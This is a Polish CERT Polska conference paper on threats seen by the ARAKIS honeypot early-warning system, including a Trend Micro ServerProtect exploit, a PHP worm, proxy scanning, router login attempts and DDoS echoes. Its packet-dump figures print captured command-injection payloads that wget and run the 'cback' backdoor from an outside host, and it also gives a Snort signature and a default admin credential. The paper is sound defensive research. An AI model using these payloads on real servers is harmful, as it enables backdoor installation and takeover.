PROJEKT ARAKIS - DOŚWIADCZENIA Z OBSERWACJI ZAGROŻEŃ W SIECI

Tomasz Grudziecki

CERT Polska / NASK

tomasz.grudziecki@cert.pl

Abstract

ARAKIS is a CERT Polska (NASK) project that aims to create an early warning and information system concerning novel network threats. It uses many different types of sources: a distributed network of honeypots, firewalls, antivirus systems and darknets. Since last year, when the system achieved its fully operational status, it has provided very interesting and useful knowledge, data and information about many attack vectors. In this paper interesting case studies and incidents observed by the ARAKIS system will presented and discussed.

Wstęp

System ARAKIS (Agregacja Analiza i Klasyfikacja Incydentów Sieciowych) to projekt zespołu CERT Polska działającego w strukturach NASK, rozwijany we współpracy z Zespołem Projektów Informatycznych oraz z działem naukowym NASK. Jego głównym zadaniem jest wykrywanie i opisywanie zagrożeń występujących w sieci na podstawie agregacji i korelacji danych z różnych źródeł, w tym rozproszeonej sieci honeypotów, darknet, firewalli oraz systemów antywirusowych. W czerwcu 2008 roku minął rok pełnego działania systemu. W tym czasie spełnił on nie tylko swoje pierwotne założenia, ale dodatkowo dostarczył wielu innych cennych informacji dla specjalistów zajmujących się bezpieczeństwem IT. Dzięki informacjom pozyskanym przez system możliwe było poznanie mechanizmów działania różnych ataków. W niniejszym referacie zaprezentowane zostały jedne z najciekawszych incydentów, które zaobserwował ARAKIS w przeciągu niewiele ponad rocznej pełnej swojej działalności.

Wykrycie nowych ataków na *Trend Micro ServerProtect*

21-go sierpnia zeszłego roku ujawniono informacje o lukach w aplikacji *TrendMicro Server Protect*, które dotyczyły kilku funkcji programu. Podatności pozwalały na atak typu przepełnienie bufora (ang. *buffer overflow*) poprzez specjalnie spreparowane polecenie RPC (ang. *Remote Procedure Call*), co mogło doprowadzić do wykonania dowolnego kodu w systemie, lub nawet przejęcia kontroli nad nim[1]. Nie był wtedy jeszcze znany i dostępny *publicznie* żaden exploit wykorzystujący powyższe luki. Należy jednak dodać, że producent z chwilą upubliczniena informacji o lukach udostępnił poprawki łatające podatności.

Domyślnym portem nasłuchującym przychodzących zdalnych poleceń jest 5168/TCP. Pierwsze skanowania tego portu świadczące o poszukiwaniach komputerów z działającą usługą *ServerProtect* ARAKIS zaobserwował 11-go sierpnia o godzinie 15:32. Skanowania pochodziły z jednego źródła i były widziane na 69 różnych adresach docelowych, o czym system zaalarmował generując alarm typu SWEEP[2]. Jednakże z powodu braku payloadu w pakietach (skanowania pakietami z ustawionymi flagami SYN) oraz faktu, że nie znano wówczas jeszcze (publicznie) informacji o lukach, nie można było stwierdzić wystąpienia zagrożenia. Wyraźny wzrost aktywności na tym porcie został zaobserwowany dopiero 10 dni później, 21-go sierpnia, a więc w

dniu upublicznienia informacji o podatnościach w aplikacji. Do honeypotów trafiły pakiety z podejrzanym payloadem (ARAKIS zasygnalizował to alarmem NPORT[2]), który później okazał się fragmentem exploita będącym początkową fazą nawiązywania komunikacji z modułem DCE/RPC aplikacji firmy *Trend Micro*. Przez następny dzień panował względny spokój i system nie obserwował zwiększonej aktywności na porcie 5168/TCP. Tuż po godzinie 21-szej w środę 23 sierpnia rozpoczął się masowy atak, który zaobserwowało 30 różnych sond ARAKISowych (atakujący łączyli się z ponad 1000 adresami IP należącymi do honeynetu). Warto zauważyć, że wzmożony ruch zaobserwowano także na firewallach współpracujących z systemem ARAKIS. Na podstawie payloadu wytworzył się nowy klaster opisujący zagrożenie oraz sygnatura ataku. Oficjalna sygnatura dla programu Snort została stworzona dopiero pięć dni później i w znacznej mierze pokrywała się z tą wygenerowaną automatycznie przez ARAKISa.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 5168 (msg:"[EXPLOIT] Trend Micro ServerProtect RPC multiple\
buffer overflow vuln. attack (5168/TCP, CVE-2007-4218, CVE-2007-4219, SECUNIA-26523)"; flow:to_serv\
er,established; content:"|05 00 0b 03 10 00 00 00|H|00 00 00 01 00 00 00 d0 16 d0 16 00 00 00 00 01 \
00 00 00 00 00 01 00 88 88|(%[|bd d1 11 9d|S|00 80 c8|\:\\,|01 00 00 00 04|]|88 8a eb 1c c9 11 9f e8\
08 00|+|10|H` |02 00 00 00|";)
```

Rys. 1: Wytworzona automatycznie reguła snortowa opisująca atak na Trend Micro ServerProtect

Z obserwacji wynikała także pewna prawidłowość: atakujący najpierw skanował docelowe hosty (skany pochodziły zawsze z portu źródłowego 6000/TCP), a w przypadku wykrycia otwartego portu 5168/TCP dopiero po jakimś czasie (rzędu kilku sekund) następował główny atak (tym razem już z losowego numeru portu).

Oczywiście ARAKIS nie był jedynym systemem wykrywającym zagrożenia sieciowe, który zaobserwował atak – zagrożenie opisał m.in. Internet Storm Center (SANS Institute)[3]. Specjalistom z ISC udało się nawet pozyskać większą część exploita (jednakże jego początkowy fragment pokrywał się z danymi przechwyconymi przez ARAKISa). Dodatkowo ATLAS (Active Threat Level Analysis System) potwierdził nasze obserwacje, że masowe skanowania portu 5168/TCP inicjowane są z portu 6000/TCP[4].

6 września w serwisie milw0rm opublikowano exploita wykorzystującego jedną z luk w aplikacji *ServerProtect*. Był to ten sam exploit, którego początkowy fragment zaobserwował ARAKIS. Analizując jego kod źródłowy (napisany został w języku C) stało się jasne dlaczego nasz system nie był w stanie pozyskać całości exploita: program atakującego po wysłaniu pakietu inicjalizującego (nazwanego przez autora exploita *DCE Bind packet*) nie otrzymawszy w odpowiedzi żadnych danych (honeypot odpowiedział jedynie pakietem ACK, bez żadnego payloadu) kończył połączenie z komunikatem *„Recv failed”*. Na bazie tego odkrycia zostało zaimplementowane proste rozwiązanie usprawniające funkcjonalność honeypota, które było w stanie „oszukać” tego exploita. Mianowicie w przypadku, gdy nie wejdzie w interakcję z atakującym (czyli w pakietach od atakującego nie pojawi się payload, oraz honeypot nie wyśle żadnych danych), uruchamiany jest skrypt wysyłający do atakującego trzy losowe bajty. To pozwoliło pozyskać cały exploit, który okazał się identyczny z umieszczonym w serwisie milw0rm. Funkcjonalność tego rozwiązania nie ograniczyła się tylko do tego konkretnego przypadku. Okazało się bowiem, że jest wiele powszechnie wykorzystywanych exploitów, które dalszą interakcję z atakowanym hostem uzależniają nie tyle od konkretnej odpowiedzi, ile od „niepustej” (w sensie „co najmniej jeden bajt w polu danych”).

Obserwacja robaka PHP

Jednym z głównych celów projektu ARAKIS jest wykrywanie i opisywanie *nowych* zagrożeń w sieci. Jednakże niemniej ważne z punktu widzenia bezpieczeństwa serwerów czy użytkowników Internetu były obserwacje zagrożeń już wcześniej znanych (więc nie nowych), jednak z różnych

przyczyn wykorzystywanych na masową skalę później.

W styczniu 2008 roku ARAKIS zaobserwował serię ataków na serwery WWW z zainstalowaną aplikacją *MyBB 1.2.10* (jest to darmowe forum dyskusyjne stworzone w technologii PHP). Informacje o luce, która była do tego celu wykorzystana, krążyły w Internecie już od kilkunastu dni[5], a w podziemiu cyberprzestępczym najprawdopodobniej znane były nawet pół roku wcześniej. Co więcej, twórcy *MyBB* wydali już nową wersję swojej aplikacji, w której podatności zostały załatane. Problemy zostały znalezione w kilku skryptach PHP (m.in. *forumdisplay.php*, *search.php* i *moderation.php*) i polegały na tym samym: atakujący był w stanie wykonać dowolny kod na serwerze poprzez specjalnie spreparowane zapytanie HTTP odwołujące się do skryptu i przekazując mu odpowiednie parametry. Dzieje się tak, ponieważ dane przekazywane są bez wcześniejszej walidacji[6]. Skrypty podatne są też na ataki *SQL Injection* i *Cross-Site Scripting* (XSS).

Schemat ataku na serwer WWW był dosyć prosty. Zostanie przedstawiony na przykładzie próby exploitowania skryptu *forumdisplay.php*. Atakujący – był to automat, najprawdopodobniej robak PHP – próbował wykorzystać podatność by wykonać polecenie systemowe pobrania (poprzez narzędzie *wget*) pliku binarnego *cback* i uruchomić go z odpowiednimi parametrami – adresem serwera, skąd został pobrany (*cback* jest linuksowym backdorem, co wiadomo z analizy przechwyconej przez ARAKISa binarki przeprowadzonej przez przez serwis VirusTotal.com). Atak tego typu można nazwać *shell command injection*. Co ciekawe był on przeprowadzany „na ślepo" – nie było sprawdzane, czy na serwerze znajduje się *MyBB*, tylko od razu następowała próba wykorzystania dziury. Honeynet zaobserwował wiele takich prób – atakowane komputery były wybierane po kolei (ich adresy IP zwiększały się kolejno o jeden). Zaobserwowana propagacja robaka, który przejmował kontrolę nad serwerem z podatną aplikacją i rozprzestrzeniał się dalej, sugerowały, że spora liczba administratorów nie zaktualizowała na czas swojego oprogramowania.

```
IP [redacted]0.227.47850 > [redacted]78.17.80: P 1684288755:1684
[redacted]
[redacted]
[redacted]
[redacted] 4745 5420 2f66 6f72 756d 6469   [redacted]GET./forumdi
7370 6c61 792e 7068 7066 6f72 756d 6469   splay.phpforumdi
7370 6c61 792e 7068 703f 6669 643d 3226   splay.php?fid=2&
736f 7274 6279 3d27 5d3b 7379 7374 656d   sortby=']];system
2827 6364 2424 3230 2f74 6d70 3b77 6765   ('cd$$20/tmp;wge
7425 3230 [redacted]2e 3232 392e   t%20[redacted]229.
3630 2f63 6261 636b 3b2e 2f63 6261 636b   60/cback;./cback
2532 30[redacted] 2e32 3239 2e36   %20[redacted]229.6
3024 2432 3032 3030 3027 293b 6578 6974   0$$202000');exit
3b2f 2f3b 6563 686f 2532 3059 5959 3b65   ;//;echo%20YYY;e
6368 6f7c 2020 4854 5450 2f31 2e31 0a48   cho|..HTTP/1.1.H
6f73 743a 20[redacted] 3738 2e31   ost:.[redacted]78.1
370a 5573 6572 2d41 6765 6e74 3a20 4d6f   7.User-Agent:.Mo
7a69 6c6c 612f 342e 3020 2863 6f6d 7061   zilla/4.0.(compa
7469 626c 653b 204d 5349 4520 362e 303b   tible;.MSIE.6.0;
2057 696e 646f 7773 204e 5420 352e 313b   .Windows.NT.5.1;
290a 0a                                   )..
```

Rys. 22: Robak PHP: atak shell command injection na MyBB

Dalsze obserwacje zaowocowały odkryciem faktu, że ten sam robak atakuje także serwery WWW na których działa aplikacja *Confixx Pro*. Schemat był bardzo podobny, jednakże wykorzystywana podatność znajdowała się w skrypcie *saveserver.php* (a dokładnie w funkcji przetwarzającej parametr *thisdir*). Tym razem robak dodatkowo próbował nadać plikowi *cback* odpowiednie prawa (*chmod 755*).

Luka w aplikacji *Confixx Pro* jest stosunkowo stara, została odkryta w połowie 2007 roku. Dodatkowo producent udostępnił łatę (ang. *patch*) poprawiającą błędy. Po raz kolejny okazało się,

że pomimo sporego wieku luki jak i dostępnych poprawek, wiele systemów nie była zaktualizowana na czas.

MyBB i *Confixx Pro* to nie jedyne aplikacje, które były/są wykorzystywane przez robaki PHP. W systemie ARAKIS obserwowane były także m.in. ataki na skrypty PHP popularnych systemów CMS: *Mambo* i *Joomla*. W tych wypadkach do pobrania backdoora *cback* wykorzystane było narzędzie typu *PHP Webshell* (skrypt PHP będący trojanem umożliwiającym wykonywanie komend systemowych na zaatakowanym serwerze), które podszywało się pod plik graficzny (*cmd.gif*). Narzędzie to udało się pozyskać ściągając bezpośrednio z serwera, z którego zostało pobrane podczas ataku, a także na którym znajdował się *cback* (adres IP 144.*.*.199). Serwer ten najprawdopodobniej został przejęty przez cyberprzestępców, ponieważ znajdowało się na nim dużo narzędzi służących do atakowania i łamania zabezpieczeń, a także złośliwe oprogramowanie (malware).


```
[redacted] 4745 5420 2f6a 6f6f 6d6c 612f  [redacted]GET./joomla/
696e 6465 7832 2e70 6870 3f5f 5245 5155  index2.php?_REQU
4553 545b 6f70 7469 6f6e 5d3d 636f 6d5f  EST[option]=com_
636f 6e74 656e 7426 5f52 4551 5545 5354  content&_REQUEST
5b49 7465 6d69 645d 3d31 2647 4c4f 4241  [Itemid]=1&GLOBA
4c53 3d26 6d6f 7343 6f6e 6669 675f 6162  LS=&mosConfig_ab
736f 6c75 7465 5f70 6174 683d 6874 7470  solute_path=http
3a2f 2f31 3434 2e[redacted] 2e31  ://144.[redacted].1
3939 2f63 6d64 2e67 6966 3f26 636d 643d  99/cmd.gif?&cmd=
6364 2532 302f 746d 703b 7767 6574 2532  cd%20/tmp;wget%2
3031 3434 2e[redacted] 2e31 3939  0144.[redacted].199
2f63 6261 636b 3b63 686d 6f64 2532 3037  /cback;chmod%207
3535 2532 3063 6261 636b 3b2e 2f63 6261  55%20cback;./cba
636b 2532 3031 3434 2e[redacted]  ck%20144.[redacted]
2e31 3939 2532 3032 3030 303b 6563 686f  .199%202000;echo
2532 3059 5959 3b65 6368 6f7c 2020 4854  %20YYY;echo|..HT
5450 2f31 2e31 0a48 6f73 743a 20[redacted]  TP/1.1.Host:.[redacted]
```

Rys. 3: Atak na Joomla (fragment): wykorzystanie PHP Webshell i zmiana uprawnień pliku (chmod 755)

Poszukiwania i próby wykorzystania serwerów *open proxy*:

Bardzo często obserwowanym przez ARAKISa ruchem są skanowania w poszukiwaniu serwerów typu *open web proxy*. Tego typu skanowania przeprowadzane są przez automaty, a zakres przeszukiwanych portów jest bardzo szeroki (najmniejszy numer portu, na jakim widziano połączenia, to 1 i 12 TCP, a największy to 56770/TCP) i bynajmniej nie ogranicza się do powszechnie wykorzystywanych przez serwery proxy (jak 8000, 8080, 3128 TCP). Najprostsze metody polegają na ślepej próbie połączenia się z jakąś popularną stroną WWW (np. yahoo.com, cnn.com) lub bezpośrednio na adresy IP (bez użycia nazw domenowych) jakichś serwerów WWW i ściągnięcia (przy użyciu metody GET) zawartości. Jeśli się uda, to narzędzia uznają „badany" serwer za działające proxy. Na tym samym polegają metody poszukiwania proxy obsługujących połączenia szyfrowane (https), lecz w tym przypadku wykorzystane jest polecenie CONNECT. Widoczne są także próby łączenia się na serwery pocztowe – czy to po porcie 25/TCP (dzięki metodzie CONNECT komunikacja z serwerem pocztowym jest tunelowana), czy przez serwery WWW (wykorzystanie tzw. *Web Mail Interface*). W drugim przypadku nazwa użytkownika i hasło do poczty przekazywane są poprzez polecenie GET za pomocą argumentów zawartych w adresie strony docelowej (np. „*GET adres.poczty.com/login?user=alice&password=ILoveBob*"). Innym ciekawym przypadkiem było przechwycenie przez ARAKISa całości komunikacji (komend) SMTP zawartego w jednym pakiecie, łącznie z wszystkimi nagłówkami pocztowymi i treścią maila. Do tego wykorzystana była metoda POST.

Nieco bardziej zaawansowane sposoby wykrywania proxy wymagają umieszczenia na serwerze, na którego ma być przekierowanie połączenie, specjalnego skryptu (najczęściej napisanego w PHP), który zanotuje adres serwera proxy i numer portu, ewentualnie czas (datę) połączenia lub ciąg znaków będący dowodem na autentyczność połączenia (coś jak *token*). Na docelowych serwerach mogą także funkcjonować skrypty (najczęściej perlowe), które sprawdzają zmienne środowiskowe łączącego się z nimi serwera proxy (do tego typu skanowania wykorzystuje się metodę POST). Są to tzw. *Proxyjudge*.



Rys. 4: różne metody wykorzystywane przy poszukiwaniu serwerów proxy

Cele tego typu skanowań są dosyć jasne: poszukiwane są ogólnodostępnego proxy, którego można użyć jako pośrednika (lub jednego z wielu) zapewniającego anonimowość. Intencje osób chcących wykorzystać taki serwer raczej nie są nieszkodliwe i z reguły służą jakiejś nielegalnej działalności (od przeglądania pornografii, wysyłania spamu, do atakowania dalszych serwerów, itp.). Tego typu zagrożenia nie są jedynie teorią, lecz przytrafiły się jednej z instytucji goszczącej sondę ARAKISową. Otóż obserwowane były masowe próby najpierw wyszukania serwerów proxy (metoda GET) a następnie w krótkim czasie wykorzystania ich do łączenia się z serwerem pocztowym (metoda POST) w celu wysłania spamu. Ponieważ instytucja ta posiadała rzeczywisty serwer proxy dla swoich pracowników, istniało prawdopodobieństwo, że w przypadku złego jego zabezpieczenia czy konfiguracji niepowołane osoby będą mogły wykorzystać go do rozsyłania spamu. W konsekwencji jego adres mógł się znaleźć na czarnych listach (z ang. *black-lists*) serwerów rozsyłających spam, przez co jego legalni użytkownicy mogli mieć problemy. Obserwacje dokonane przez system ARAKIS zmobilizowały administratorów tejże sieci do upewnienia się (na wszelki wypadek), czy ich serwer proxy jest odpowiednio zabezpieczony. Ponadto na podstawie przepływów wytworzyły się dwa klastry (wraz z nimi automatycznie zostały zdefiniowane odpowiadające im reguły snortowe) – jeden opisujący proces poszukiwania serwera proxy, oraz drugi przedstawiający próby tunelowania ruchu na serwery pocztowe.


Próby ataków na routery *Linksys*:

Ruch HTTP obserwowany przez sondy ARAKISa na porcie 8080/TCP zazwyczaj oznacza opisane wyżej poszukiwania serwerów typu *open proxy*, lub ataki na serwery WWW. Tymczasem były widziane na tym porcie także próby zalogowania się przy użyciu domyślnej pary użytkownik-hasło na routery firmy *Linksys* (do tzw. *Web-GUI*). Atak właściwy poprzedzony był za każdym razem skanowaniem portu 8080/TCP atakowanego IP ze źródłowego portu 6000/TCP. Jeżeli atakujący uzyskał połączenie, resetował je, a następnie otwierał kolejne (tym razem już z losowego numeru portu źródłowego) udając proces logowania się użytkownika do systemu: wysyłane było żądanie „*GET /manager/html*” z ustawionym polem *Referer* wskazującym na stronę główną interfejsu www atakowanego routera, a także „A*uthorization: Basic YWRtaW46YWRtaW46*”. Po zdekodowaniu przy pomocy *base64* okazało się, że jest to nazwa użytkownika i hasło stosowane domyślnie w pewnych starszych modelach routerów *Linksys*: „YWRtaW46YWRtaW46”→„admin:admin”. Oczywiście atak ten miał szansę powodzenia tylko w ściśle określonych warunkach: po pierwsze administrator routera nie mógł zmienić domyślnego hasła do urządzenia, a po drugie musiała zostać

dozwolona możliwość zarządzania przez interfejs www z komputera spoza sieci lokalnej. Jednakże w razie powodzenia ataku konsekwencje dla użytkowników tego routera mogły być dosyć poważne, gdyż atakujący uzyskałby dostęp na poziomie administratora. Potencjalnym celem takiego ataku może być zmienienie w konfiguracji routera routingingu lub adresów serwerów DNS, dzięki czemu cyberprzestępcy mogli w pełni kontrolować ruch i kierować nieświadomych użytkowników w zupełnie inne miejsce w Internecie.

Echa ataków z innych rejonów Internetu.

System ARAKIS nie tylko wykrywa zagrożenia propagujące się w sposób aktywny, ale także obserwuje echa cyberprzestępczej działalności w innych rejonach świata i Internetu. Dzięki rozproszonej sieci sensorów, a przez to rozproszonej puli używanych adresów IP, system był świadkiem niejednego ataku typu DDoS. Najciekawszym tego typu przypadkiem było odnotowanie śladów ataku na dwa chińskie serwery WWW pod koniec maja tego roku. Atak przeprowadzany był w sposób następujący: atakujący podszywając się pod różne adresy IP nawiązywali permanentnie wiele połączeń z atakowanymi serwerami (tzw. *TCP SYN flood*). Serwery jednak nie były w stanie obsłużyć tak dużej ich liczby, przez co strony internetowe znajdujące się na nich nie były dostępne. Atakujący – co było wspomniane wcześniej – podszywali się (tzw. *spoofing IP*) pod różne adresy IP. Zupełnie przypadkiem co najmniej część zakresu tych adresów pokrywała się z adresami wykorzystywanymi przez sondy systemu ARAKIS. Obserwując docierające do systemu odpowiedzi serwerów WWW byliśmy w stanie wykryć atak DDoS na nie, który fizycznie miał miejsce w Chinach. Tymi odpowiedziami były pakiety TCP o porcie źródłowym 80, IP źródłowym należącym do jednego z atakowanych serwerów i z ustawionymi flagami SYN+ACK. Odpowiedzi były kierowane na bardzo różne numery portów z zakresu od 629 do ponad 60.000. Danego portu źródłowego atakujący używali raz, po czym zmieniali jego numer itd. by ponownie go użyć za ok. godzinę – wskazywały na to wykresy aktywności na poszczególnych portach wykorzystywanych w atakach, na których „piki" symbolizujące połączenia z atakowanymi serwerami pojawiały się w odstępach mniej więcej godzinnych. Częste zmiany portów oczywiście powodowały nienaturalny wzrost ilości alarmów typu NRANK widzianych w ARAKISie.



Rys. 5: Odpowiedzi z chińskich serwerów WWW będące echem ataku DDoS przeprowadzanego na nie

Bardzo podobna sytuacja miała miejsce miesiąc później, pod koniec czerwca. Jednakże w tym przypadku wielce interesujące jest tło jego wykrycia. Otóż *Internet Storm Center* w informacji opublikowanej 23 czerwca poinformował o szeroko widzianych masowych skanowaniach portu 22/TCP (usługa SSH) inicjowanych zawsze z portu 80/TCP (HTTP). Ponieważ port 80/TCP był używany jako źródłowy, nie był w ogóle rozpatrywany atak na serwery WWW, choć oczywiście użycie tego portu jako wyjściowego dla skanowań SSH budziło zaciekawienie. Pod wpływem wiadomości o potencjalnym ataku na usługę SSH przeprowadzone zostało wyszukiwanie w bazie

danych systemu ARAKIS wszelkich przepływów z portu 80/TCP na port 22/TCP. Okazało się, że absolutnie *wszystkie* połączenia spełniające te kryteria (znaleziono ich ok. 150) rozpoczynały się od pakietów z ustawionymi flagami SYN i ACK. To oznaczało, że to nie był atak na SSH, lecz echa ataku DDoS na jakieś serwery WWW.

Masowe wykorzystanie na raz wielu znanych luk w usługach Windows.

Wyobraźmy sobie serwer pracujący na systemie operacyjnym z rodziny MS Windows. Jeżeli świadczy on wiele usług jednocześnie (np. jest serwerem WWW i WINS), to cyberprzestępcy zapewne spróbują przejąć taki serwer na wiele sposobów, próbując wykorzystać różne luki we wszystkich chodzących na nim usługach. Tego typu atak został zaobserwowany przez ARAKISa na początku września tego roku. Oczywiście był on zautomatyzowany, najprawdopodobniej była to działalność propagującego się robaka.

Najpierw z atakującego IP zaobserwowano pakiety *ping,* który miał stwierdzić, czy pod atakowanym adresem IP znajduje się działający serwer. Następnie nastąpiła próba połączenia na port 42/TCP, na którym standardowo działa usługa WINS. Zapewne robak chciał się tylko upewnić, czy ma do czynienia z maszyną pod kontrolą systemu operacyjnego Windows. Po takim rekonesansie mógł przystąpić do ataku właściwego. Najpierw nastąpiło przesłanie kodu wykorzystującego lukę w windowsowskim serwerze WWW IIS 5.0, która pozwalała na nieuprawnione listowanie katalogów[8]. Następny exploit również był przesłany na port 80/TCP, lecz tym razem wykorzystany był błąd przepełnienia sterty w IIS 4.0 i 5.0[9] w konsekwencji czego nastąpiła próba zmuszenia do pobrania z adresu, z którego nastąpił atak, pliku wykonywalnego zawierającego robaka Padobot/Poxdar. Połączenie zwrotne było kierowane na port 50917/TCP. Kolejna próba, to już był atak na usługę WINS[10], który pomyślnie przeprowadzony również powodował pobranie i uruchomienie pliku binarnego zawierającego wyżej wymienionego robaka.

Data	Adres źródła	Port źr.	Adres celu	Port d.	Protokół
2008-09-07 01:13:29	24.[illegible]9.253	0	212.[illegible].171	0	ICMP
2008-09-07 01:13:30	24.[illegible]9.253	1415	212.[illegible].171	42	TCP
2008-09-07 01:13:30	24.[illegible]9.253	1418	212.[illegible].171	80	TCP
2008-09-07 01:13:35	24.[illegible]9.253	1659	212.[illegible].171	80	TCP
2008-09-07 01:13:36	24.[illegible]9.253	50917	212.[illegible].171	34533	TCP
2008-09-07 01:13:51	24.[illegible]9.253	2284	212.[illegible].171	42	TCP
2008-09-07 01:13:52	24.[illegible]9.253	2336	212.[illegible].171	42	TCP
2008-09-07 01:13:53	24.[illegible]9.253	2366	212.[illegible].171	42	TCP
2008-09-07 01:13:54	24.[illegible]9.253	2402	212.[illegible].171	42	TCP
2008-09-07 01:13:55	24.[illegible]9.253	2462	212.[illegible].171	42	TCP
2008-09-07 01:13:56	24.[illegible]9.253	2499	212.[illegible].171	42	TCP
2008-09-07 01:13:56	24.[illegible]9.253	50917	212.[illegible].171	2349	TCP
2008-09-07 01:13:57	24.[illegible]9.253	2515	212.[illegible].171	42	TCP
2008-09-07 01:13:58	24.[illegible]9.253	50917	212.[illegible].171	5585	TCP
2008-09-07 01:13:58	24.[illegible]9.253	2535	212.[illegible].171	42	TCP
2008-09-07 01:14:00	24.[illegible]9.253	50917	212.[illegible].171	2395	TCP
2008-09-07 01:14:01	24.[illegible]9.253	50917	212.[illegible].171	33848	TCP
2008-09-07 01:15:40	24.[illegible]9.253	3925	212.[illegible].171	42	TCP
2008-09-07 01:15:40	24.[illegible]9.253	3930	212.[illegible].171	80	TCP

Rys. 6: Zmasowany atak na serwer pracujący pod kontrolą MS Windows

Opisany powyżej robak jest już powszechnie znany, do tego luki które wykorzystuje są stare,

dobrze poznane i załatane. Jednakże jego aktywność w Internecie świadczy, że jeszcze wiele serwerów nie jest zaktualizowanych i może stać się łatwym kąskiem dla cyberprzestępców.

Wcześniej był widziany przez system ARAKIS zestaw ataków, który pod wieloma względami przypominał ten powyższy. Głównym celem ataku był tu serwer MS SQL nasłuchujący na porcie 1433/TCP. Oprócz niego atakowany był także serwer IIS (najprawdopodobniej w wersji 5.0). Na samym początku jednak, w celach rozpoznawczych, z portu 6000/TCP (zawsze tego samego) następowała próba połączenia na port 1433/TCP, po czym zostało ono resetowane. Następnie z losowego numeru portu źródłowego następowało przesłanie exploita na serwer MS SQL, który przepełniał bufor podczas procesu logowania[11] i wykonywał w systemie tzw. *shellcode*. Kolejnym celem był serwer WWW firmy Microsoft (IIS). Atakujący wykorzystywali w tym przypadku lukę w mechanizmie HTR, która pozwalała na wylistowanie zawartości pliku konfiguracyjnego serwera *global.asa*[12]. Najprawdopodobniej, gdyby się to powiodło, atakujący wiedziałby z którą wersją serwera IIS ma do czynienia i przeprowadziłby kolejny, bardziej dedykowany atak.

Podsumowanie

System ARAKIS w ciągu ponad rocznej działalności w pełnej funkcjonalności sprawdził się niejednokrotnie w różnych zadaniach, jakie przed nim były stawiane. Operatorzy obsłużyli ponad 10.000 alarmów (średnio 26 na dzień). Oprócz swoistej ochrony, jaką dostarczył sieciom w których zainstalowane były sondy, z całą pewnością przyczynił się do zrozumienia wielu rodzajów zagrożeń powszechnie występujących w Internecie, a także uwydatnił zaniedbania popełniane przez wielu administratorów.

Literatura

[1] Secunia Advisory: SA26523 (http://secunia.com/advisories/26523/)

[2] Do opisu alarmów generowanych przez ARAKISa odsyłam do FAQ na stronie projektu, pyt. 5: ”jakie alarmy sygnalizuje ARAKIS?” (http://www.arakis.pl/pl/faq.html#5)

[3] William Salusky: dziennik ISC SANS, wpis z 23.08.2007 (http://isc.sans.org/diary.html?storyid=3309)

[4] http://atlas.arbor.net/

[5] Lista dyskusyjna *BuqTraq*

[6] http://www.waraxe.us/advisory-61.html

[7] MS IIS 5.0 Indexed Directory Disclosure Vulnerability: http://www.securityfocus.com/bid/1756

[8] MS IIS 5.0 Indexed Directory Disclosure Vulnerability: http://www.securityfocus.com/bid/1756

[9] MS IIS Chunked Encoding Transfer Heap Overflow Vulnerability : http://www.securityfocus.com/bid/4485

[10] WINS Association Context Data Remote Memory Corruption Vulnerability: http://www.securityfocus.com/bid/11763

[11] Microsoft SQL Server Hello Overflow, MS02-056

[12] IIS File Fragment Reading via .HTR Vulnerability, MS00-031

About the author:

Tomasz Grudziecki works in the CERT Polska / NASK, where he an operator of the ARAKIS early warning system. He is also involved in other NASK security projects: HoneySpider Network and WOMBAT (FP7). Tomasz's main interests in IT security include network forensics. His hobbies also include Formula One racing.

O autorze:

Tomasz Grudziecki pracuje w Zespole Projektów Bezpieczeństwa CERT Polska w NASK. Jest m.in. operatorem systemu wczesnego ostrzegania ARAKIS. Uczestniczy również w realizacji projektów HoneySpider Network i WOMBAT (7PR). Główne zainteresowania autora, to bezpieczeństwo komputerowe, a szczególnie zagadnienia *network forensic*. Prywatnie pasjonuje się Formułą 1.